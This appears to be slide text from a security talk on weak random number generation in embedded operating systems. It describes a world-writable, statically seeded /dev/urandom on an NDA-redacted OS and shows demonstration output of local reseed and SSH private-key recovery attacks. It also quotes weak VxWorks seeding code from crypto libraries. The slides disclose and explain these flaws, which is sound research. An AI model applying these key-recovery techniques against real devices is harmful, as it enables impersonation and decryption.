CASE STUDY: [REDACTED, NDA]

- RNG in /dev/urandom

 urandom_install	AFCCB49C
 urandom_uninstall	AFCCB4C0
 urandom_open	AFCCB4C8
 urandom_close	AFCCB4D0
 urandom_read	AFCCB4D8
 urandom_write	AFCCB558
 urandom_init	AFCCB5A4
 urandom_random	AFCCB5F0
 urandom_srandom	AFCCB654

- *urandom_read(buffer, N)*
 - Fill buffer with N bytes from random()
- *urandom_write(buffer)*
 - (Re)Seed PRNG with *first DWORD only* from buffer

/DEV/URANDOM DESIGN

- Investigated underlying PRNG
- Based on glibc BSD random(3) with custom constants

DESCRIPTION

The functions described in this manual page are not cryptographically secure. Cryptographic applications should use [arc4random\(3\)](#) instead.

- Not a CSPRNG

LOCAL RESEED ATTACK

- /dev/urandom world-writable: Anyone can force PRNG reseed

```
[owner1@: /tmp] $ ls -la /dev/urandom
crw-rw-rw- 1 root 46,0 Sep 7 02:28 /dev/urandom
[owner1@: /tmp] $ ./random_write 0x1337
[+] wrote 0x1337 to /dev/urandom!
[owner1@: /tmp] $ ./random_write 0x1337
[+] wrote 0x1337 to /dev/urandom!
```

```
[root@: /tmp] $ ./random_read 32
[+] read 32 bytes
[#] [54 EA 5E 4E DE 61 CE 6E CA FE 06 59 DC CA 02 0C 26 19 CB 77 88 78 D0 1A 8A CD 2D 01 58 B5 44 1E ]
[root@: /tmp] $ ./random_read 32
[+] read 32 bytes
[#] [E7 1F FF 12 98 A3 04 47 6A 7F 43 5B 3D BB 7F 3F 08 7F 21 42 C0 3F D4 48 FA 30 46 79 6C B4 93 42 ]
[root@: /tmp] $ ./random_read 32
[+] read 32 bytes
[#] [52 2D 1F 5F 39 15 08 3E 5D 73 46 0E 9C B1 B5 07 D8 48 7A 0C 8B 42 38 46 2F D8 1C 1E DD 73 93 65 ]
[root@: /tmp] $ ./random_read 32
[+] read 32 bytes
[#] [52 2D 1F 5F 39 15 08 3E 5D 73 46 0E 9C B1 B5 07 D8 48 7A 0C 8B 42 38 46 2F D8 1C 1E DD 73 93 65 ]
[root@: /tmp] $
```

KNOWN SEED ATTACK

- Static Initial Seed → `srandom(0x.....)`
- No Reseeding

```
public urandom_install
urandom_install proc near
    push    ebp
    mov     ebp, esp
    sub     esp, 18h
    call    urandom_init
    mov     dword ptr [esp+4], ████h
    mov     dword ptr [esp], 0
    call    urandom_srrandom
    xor     eax, eax
    leave
    retn
urandom_install endp
```

- No actual entropy consumed by PRNG


KNOWN SEED ATTACK

- If we know PRNG seed we know /dev/urandom output consumed by crypto applications...

```
[root@: /tmp] $ strace -xe trace=file,read,write,close ssh-keygen -t rsa -b 2048
Process 72.57 attached.
execve("/bin/ssh-keygen", ["ssh-keygen", "-t", "rsa", "-b", "2048"], /* 15 vars */) = -1346381748
open("/dev/null", O_RDWR)                 = 3
close(3)                                = 0
open("/dev/urandom", O_RDONLY|O_NONBLOCK|O_NOCTTY) = 3
fstat(3, {st_mode=S_IFCHR|0666, st_size=makedev(0, 0), ...}) = 0
read(3, "\x52\x2d\x1f\x5f\x39\x15\x08\x3e\x5d\x73\x46\x0e\x9c\xb1"..., 32) = 32
close(3)                                = 0
open("/etc/passwd", O_RDONLY)              = 3
read(3, "root::0:0:::/bin/bash::::\ndaemo"..., 512) = 512
write(1, "Generating public/private rsa ke"..., 40Generating public/private rsa key pair.
) = 40
```

KNOWN SEED ATTACK

- Consider target (RSA / DSA) public key generated on [REDACTED] OS
 - We know initial PRNG seed
- Brute-Force state offset until pubkey match
 - Bounded by number of bytes likely read ($< 2^{32}$)
- We can even precompute this!



KNOWN SEED ATTACK (NO LIVE DEMO, NDA 😞)

```
...:          remote sshd private key recover attack :...
- Jos Wetzels
[*] Contacting sshd at '192.168.0.107:22'...
[i] Got 'ssh-rsa' key with fingerprint 'bc:cc:0b:cc:1f:5d:cd:32:2b:c1:91:           cf'
[*] Recovering private key...
[*] Cloning           with known initial seed 0x           , searching states for match...
[*] Trying state position 0...
[*] Trying state position 1...
[*] Trying state position 2...
[*] Trying state position 3...
[*] Trying state position 4...
[*] Trying state position 5...
[+] Found matching public keys at state position 5
[+] Recovered private key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAtowyLTjPnI70RqGYkrmA+1MmJCjevsL0vaZ1wCofKZgbGueJ
JbsvbZcC4jXAWjYQG7xtm3sS0f1IVwC7AtVcrJICzUSgZIWxoVyUg16WX92osVjs
k8paQJm1dnSkqpixG1Q0OxE11/os6yEcVXZmsivDmvHqRjORU1TzUONTQ0fEnTF8
CCQccyXhYRybCIxZv9z0uiTHWEiN9TBhHEbN6AtYexmyRNdRIdg1p9r5IiyvJHcj/
xCwRNKoPegUsMUa/xU8eb3LUwhOSW0R2oIFhz+D4cX29ZFnyz1PDqvR3U0Z59vS/
D5oxaM1MwPWm0fQy1U85Ng867TMNmy7mY3Gg9wIDAQABAOIBAQCKVuJ1Q8fkMe5I
CALLVKBnQGhXAnrwqeCdPFc5o7Xa1A7kGYvyayRBHpcG/fnPuu031Xtu4bd8YXm
```



CASE STUDY: VXWORKS (6.9)

- RTOS, initial release 1987



BURDEN ON DEVELOPER...

- VxWorks provides no OS CSPRNG

```
/* Add various clock/timer values. These are both very fast clocks/
   counters, however the difference over subsequent calls is only
   2-3 bits in the LSB */
tickCount = tickGet();
addRandomLong( randomState, tickCount );
status = clock_gettime( CLOCK_REALTIME, &timeSpec );
if( status == 0 )
    addRandomData( randomState, &timeSpec, sizeof( struct timespec ) );
(...)
/* Add the current task ID and task options. The task options are
   relatively fixed but the task ID seems quite random and over the full
   32-bit range */
taskID = taskIdSelf();
addRandomLong( randomState, taskID );
```

CryptLib

```
#if defined(OPENSSL_SYS_VXWORKS)
int RAND_poll(void)
{
    return 0;
}
#endif
```

OpenSSL

```
#elif defined(WOLFSSL_VXWORKS)
#include <randomNumGen.h>
int wc_GenerateSeed(OS_Seed* os, byte
STATUS           status;
#endif VXWORKS_SIM
    int i = 0;
    for (i = 0; i < 1000; i++) {
        randomAddTimeStamp();
    }
#endif
status = randBytes (output, sz);
if (status == ERROR) {
    return RNG_FAILURE_E;
}
```

WolfSSL

... WITH PREDICTABLE CONSEQUENCES

• Subject: Fwd: ssh_connect fails: Received SSH_MSG
• From:
• Reply-to: libssh@xxxxxxxxxx
• Date: Sun, 4 May 2014 21:06:10 +0300
• To: libssh@xxxxxxxxxx

► Sep 17, 2008; 4:35pm PRNG not seeded problem on PPC604 (vxWorks 5.5)

Dear Members,

The cause to the problem is the code:

```
#if defined(OPENSSL_SYS_VXWORKS)
int RAND_poll(void)
{
    return 0;
}
#endif
```

in openssl-0.9.8e/crypto/rand/rand_unix.c

I replaced this code with the code used for OpenBSD:

```
#if defined(OPENSSL_SYS_VXWORKS)
int RAND_poll(void)
{
    u_int32_t rnd = 0, i;
    unsigned char buf[ENTROPY_NEEDED];

    for (i = 0; i < sizeof(buf); i++) {
        if (i % 4 == 0)
            rnd = rand();
        buf[i] = rnd;
        rnd >>= 8;
    }
    RAND_add(buf, sizeof(buf), ENTROPY_NEEDED);
    memset(buf, 0, sizeof(buf));

    return 1;
}
#endif
```

Hi,

I am using openSSL 0.9.7b on PPC604 vxWorks Board.
During initialization of OpenSSL with DHparam file, following flow is used:
pDHParamfp /* file pointer to dhparam.pem file */

```
..
dh = PEM_read_DHparams(pDHParamfp, sdf_co_null, Sdf_co_null, Sdf_co_null);
..SSL_CTX_set_tmp_dh(pSslCtx, dh);
```

from here I am getting the error message "**PRNG not seeded**".

This function calls the function 'generate_key' of OpenSSL and from here 'BN_rand' returns failure with this error code.

Hi,

When my embedded board (running vxworks) boots, i need to generate a random seed. Currently the board doesn't have any means like CMOS for maintaining time. Thus whenever I use gettimeofday() as seed value for srand(), the resulting rand() number repeats most of the time.
Is there any other way to generate random seed without using any timing functions? Or any equivalent of /dev/random?


Hi,

Your capture tells me that the public part of the DH handshake generated by client is invalid (it is equal to 1 when it should be a 1024 bits long integer). I have no idea how that could happen. It is possible that the PRNG returns 0 and so the g^x ends up being 1.
But this is not consistent with the random cookie looking random. Does VXWork have a /dev/random or /dev/urandom device ?

... EMBEDDED OS CSPRNG SUPPORT

- VxWorks far from only one with these problems
- Majority embedded OSes lack CSPRNG
 - Esp. tiny RTOSes for deeply embedded systems

SURVEY OF 35 EMBEDDED OPERATING SYSTEMS



TAKEAWAYS

- Embedded world is harsh
 - Constraints, Constraints everywhere
 - Entropy issues are serious
- CSPRNG design is not a joke
 - Secure randomness should be OS service (whenever possible)
 - Don't put burden on developers because they will mess up!
- More scrutiny required
 - “*just use /dev/urandom*” shouldn't land you in trouble
 - Too much of embedded security is still Terra Incognita

QUESTIONS?

Looking for more technical details on Embedded security?
Attend our talk at USENIX Enigma 2017



REFERENCES

- <https://cseweb.ucsd.edu/~swanson/papers/Oakland2013EarlyEntropy.pdf>
- <https://factorable.net/weakkeys12.extended.pdf>
- <https://smartfacts.cr.yp.to/smartfacts-20130916.pdf>
- <https://www.usenix.org/system/files/conference/woot15/woot15-paper-lorente.pdf>
- <http://blog.sec-consult.com/2015/11/house-of-keys-industry-wide-https.html>
- www.phy.duke.edu/~rgb/General/dieharder.php ,
<http://csrc.nist.gov/groups/ST/toolkit/rng/documents/SP800-22rev1a.pdf> ,
http://csrc.nist.gov/publications/drafts/800-90/sp800-90b_second_draft.pdf
- <https://eprint.iacr.org/2013/338.pdf>
- <https://www.schneier.com/academic/yarrow/> , <https://www.schneier.com/academic/fortuna/>
- <http://windriver.com/products/vxworks/> ,<http://www.qnx.com/products/neutrino-rtos/neutrino-rtos.html>